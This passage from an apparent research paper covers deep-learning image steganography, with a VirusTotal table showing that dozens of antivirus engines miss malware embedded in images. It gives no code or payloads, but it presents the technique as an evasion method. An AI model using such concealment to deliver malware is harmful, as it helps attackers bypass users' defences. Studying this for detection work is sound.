


Fig. 9. Visual representation of the Mean Squared Error (MSE) computed difference between the Cover and Container images for $\beta = 0.25, 0.48$ and 0.6.

5 Antivirus Detection Efficacy

In our research, we sought to evaluate the effectiveness of modern antivirus tools in detecting malware embedded within images through steganography. For this purpose, we utilized VirusTotal [23], an acclaimed online multi-engine analysis service. Our methodology involved submitting images containing concealed malware to VirusTotal, which integrates over 70 antivirus scanners, including industry leaders such as BitDefender, ESET-NOD32, Kaspersky, McAfee, Microsoft Defender, and Symantec.

The outcome of this evaluation was significant—none of the antivirus scanners could detect the hidden malware, with each reporting the files as 'Undetected' (see Figure 10. This result clearly indicates the challenges that current antivirus technologies face against advanced steganography techniques used for malicious purposes.

These findings point to an urgent need for the cybersecurity industry to adapt and develop more sophisticated detection methods to effectively identify and counteract the use of steganography in malware distribution. The apparent vulnerability of existing security infrastructures to such stealth techniques highlights the importance of continuous research and innovation in cybersecurity.

6 Discussion and Conclusions

In this study, we investigated the use of deep neural networks for embedding and extracting secret information within images. The primary objective is to extract text from the secret image while ensuring that the secret remains invisible in the stego image. We introduced a novel approach that allows control over the weight distribution between cover and secret losses using beta values, enabling us to strike a balance between successful extraction and concealment.

Through rigorous experimentation and analysis, we evaluated the performance of our model on different beta values. The table above summarizes the results obtained for each beta, including the cover image, secret image, stego image, revealed secret, and the difference between the cover and stego images.

Our findings demonstrate that by adjusting the beta value, we can effectively control the visibility of the secret image in the stego image. Lower beta values prioritize the cover loss, resulting in a stego image where the secret remains hidden. On the other hand, higher beta values assign more weight to the secret loss, allowing for the successful extraction of the embedded text.

Furthermore, we emphasize that our focus was primarily on the successful extraction of text from the secret image, rather than achieving a perfect representation of the secret image. This approach strikes a balance between covert communication and maintaining the confidentiality of the hidden information.


It is worth noting that for betas 0.6 and 0.48, the difference image reveals parts of the embedded secret. Although not easily visible in the stego image itself, these partial revelations in the difference image could potentially pose a security risk in certain scenarios. However, it is important to consider the overall objective of extracting text from the secret image, which was successfully achieved without compromising the secrecy of the hidden information.

By achieving the objective of extracting text from the secret image while ensuring its invisibility in the stego image, our research contributes to the field of steganography. It provides a valuable tool for applications requiring secret communication and data hiding.

Overall, our study highlights the effectiveness of deep neural networks in achieving the dual objective of successfully extracting text from the secret image and concealing the secret in the stego image. These findings have significant implications for the development of secure communication systems and provide a foundation for further advancements in the field of steganography.

References

1. N. F. Johnson, S. Jajodia, Exploring steganography: Seeing the unseen, Computer 31 (2) (1998) 26–34. doi:10.1109/MC.1998.4655281.
2. N. Subramanian, O. Elharrouss, I. Cheheb, S. Al-Maadeed, A. Bouridane, End-to-end image steganography using deep convolutional autoencoders, IEEE Access (2021). doi:10.1109/access.2021.3113953.
3. Y. Qian, Y. Qian, J. Dong, W. Wang, W. Wang, W. Wang, T. Tan, Deep learning for steganalysis via convolutional neural networks, electronic imaging (2015). doi:10.1117/12.2083479.
4. J. Zhu, R. Kaplan, J. Johnson, L. Fei-Fei, Hiding data with deep networns, in: Proceeding of the European Conference on Computer Vision, pp. 657–672.
5. D. Volkhonskiy, I. Nazarov, B. Borisenko, E. Burnaev, Steganographic generative adversarial networks, null (2020). doi:10.1117/12.2559429.
6. GitHub: Let's build from here — github.com, https://github.com, [Accessed 19-Jun-2023].
7. Key GitHub Statistics in 2023 (Users, Employees, and Trends) — kinsta.com, https://kinsta.com/blog/github-statistics/github-usage, [Accessed 19-Jun-2023].
8. S. Baluja, Hiding images in plain sight: Deep steganography, Advances in neural information processing systems 30 (2017).
9. T. Pevnỳ, T. Filler, P. Bas, Using high-dimensional image models to perform highly undetectable steganography, in: Information Hiding: 12th International Conference, IH 2010, Calgary, AB, Canada, June 28-30, 2010, Revised Selected Papers 12, Springer, 2010, pp. 161–177.
10. A. Cheddad, J. Condell, K. Curran, P. M. Kevitt, Review: Digital image steganography: Survey and analysis of current methods, Signal Processing (2010). doi:10.1016/j.sigpro.2009.08.010.
11. J. Hayes, G. Danezis, Generating steganographic images via adversarial training, null (2017). doi:null.



Acronis (Static ML)	✓ Undetected	AhnLab-V3	✓ Undetected
ALYac	✓ Undetected	Antiy-AVL	✓ Undetected
Arcabit	✓ Undetected	Avast	✓ Undetected
AVG	✓ Undetected	Avira (no cloud)	✓ Undetected
Baidu	✓ Undetected	BitDefender	✓ Undetected
BitDefenderTheta	✓ Undetected	Bkav Pro	✓ Undetected
ClamAV	✓ Undetected	CMC	✓ Undetected
Cynet	✓ Undetected	DrWeb	✓ Undetected
Emsisoft	✓ Undetected	eScan	✓ Undetected
ESET-NOD32	✓ Undetected	F-Secure	✓ Undetected
Fortinet	✓ Undetected	GData	✓ Undetected
Google	✓ Undetected	Gridinsoft (no cloud)	✓ Undetected
Ikarus	✓ Undetected	Jiangmin	✓ Undetected
K7AntiVirus	✓ Undetected	K7GW	✓ Undetected
Kaspersky	✓ Undetected	Kingsoft	✓ Undetected
Lionic	✓ Undetected	Malwarebytes	✓ Undetected
MAX	✓ Undetected	MaxSecure	✓ Undetected
McAfee	✓ Undetected	Microsoft	✓ Undetected
NANO-Antivirus	✓ Undetected	Panda	✓ Undetected
QuickHeal	✓ Undetected	Rising	✓ Undetected
Sangfor Engine Zero	✓ Undetected	Skyhigh (SWG)	✓ Undetected
Sophos	✓ Undetected	SUPERAntiSpyware	✓ Undetected
Symantec	✓ Undetected	TACHYON	✓ Undetected
Tencent	✓ Undetected	Trellix (FireEye)	✓ Undetected
TrendMicro	✓ Undetected	TrendMicro-HouseCall	✓ Undetected
Varist	✓ Undetected	VBA32	✓ Undetected
VIPRE	✓ Undetected	VirIT	✓ Undetected
ViRobot	✓ Undetected	Xcitium	✓ Undetected
Yandex	✓ Undetected	Zillya	✓ Undetected
ZoneAlarm by Check Point	✓ Undetected	Zoner	✓ Undetected

Fig. 10. Results of the VirusTotal [23] analysis showing the undetectability of the steganographically embedded malware by major antivirus engines.

12. N. Subramanian, O. Elharrouss, S. Al-Maadeed, A. Bouridane, Image steganography: A review of the recent advances, IEEE Access 9 (2021) 23409–23423. doi:10.1109/ACCESS.2021.3053998.
13. J. Ye, J. Ni, J. Ni, Y. Yi, Deep learning hierarchical representations for image steganalysis, IEEE Transactions on Information Forensics and Security (2017). doi:10.1109/tifs.2017.2710946.
14. I. Goodfellow, J. Pouget-Abadie, M. Mirza, B. Xu, D. Warde-Farley, S. Ozair, A. Courville, Y. Bengio, Generative adversarial nets 27 (2014).
15. W. Tang, S. Tan, B. Li, B. Li, B. Li, J. Huang, Automatic steganographic distortion learning using a generative adversarial network, IEEE Signal Processing Letters (2017). doi:10.1109/lsp.2017.2745572.
16. D.-C. Wu, W.-H. Tsai, A steganographic method for images by pixel-value differencing, Pattern Recognition Letters 24 (9) (2003) 1613–1626. doi:10.1016/S0167-8655(02)00402-6.
17. D. P. Kingma, M. Welling, Auto-encoding variational bayes, arXiv preprint arXiv:1312.6114 (2013).
18. Z. Wang, C. Liu, X. Cui, Evilmodel: hiding malware inside of neural network models, in: 2021 IEEE Symposium on Computers and Communications (ISCC), IEEE, 2021, pp. 1–7.
19. O. Russakovsky, J. Deng, H. Su, J. Krause, S. Satheesh, S. Ma, Z. Huang, A. Karpathy, A. Khosla, M. Bernstein, et al., Imagenet large scale visual recognition challenge, International journal of computer vision 115 (2015) 211–252.
20. Pillow — pillow.readthedocs.io, https://pillow.readthedocs.io/en/stable/, [Accessed 18-Jun-2023].
21. A. Kay, Tesseract: an open-source optical character recognition engine, Linux Journal 2007 (159) (2007) 2.
22. D. P. Kingma, J. Ba, Adam: A method for stochastic optimization, arXiv preprint arXiv:1412.6980 (2014).
23. virustotal.com, https://www.virustotal.com/, [Accessed 12-11-2023].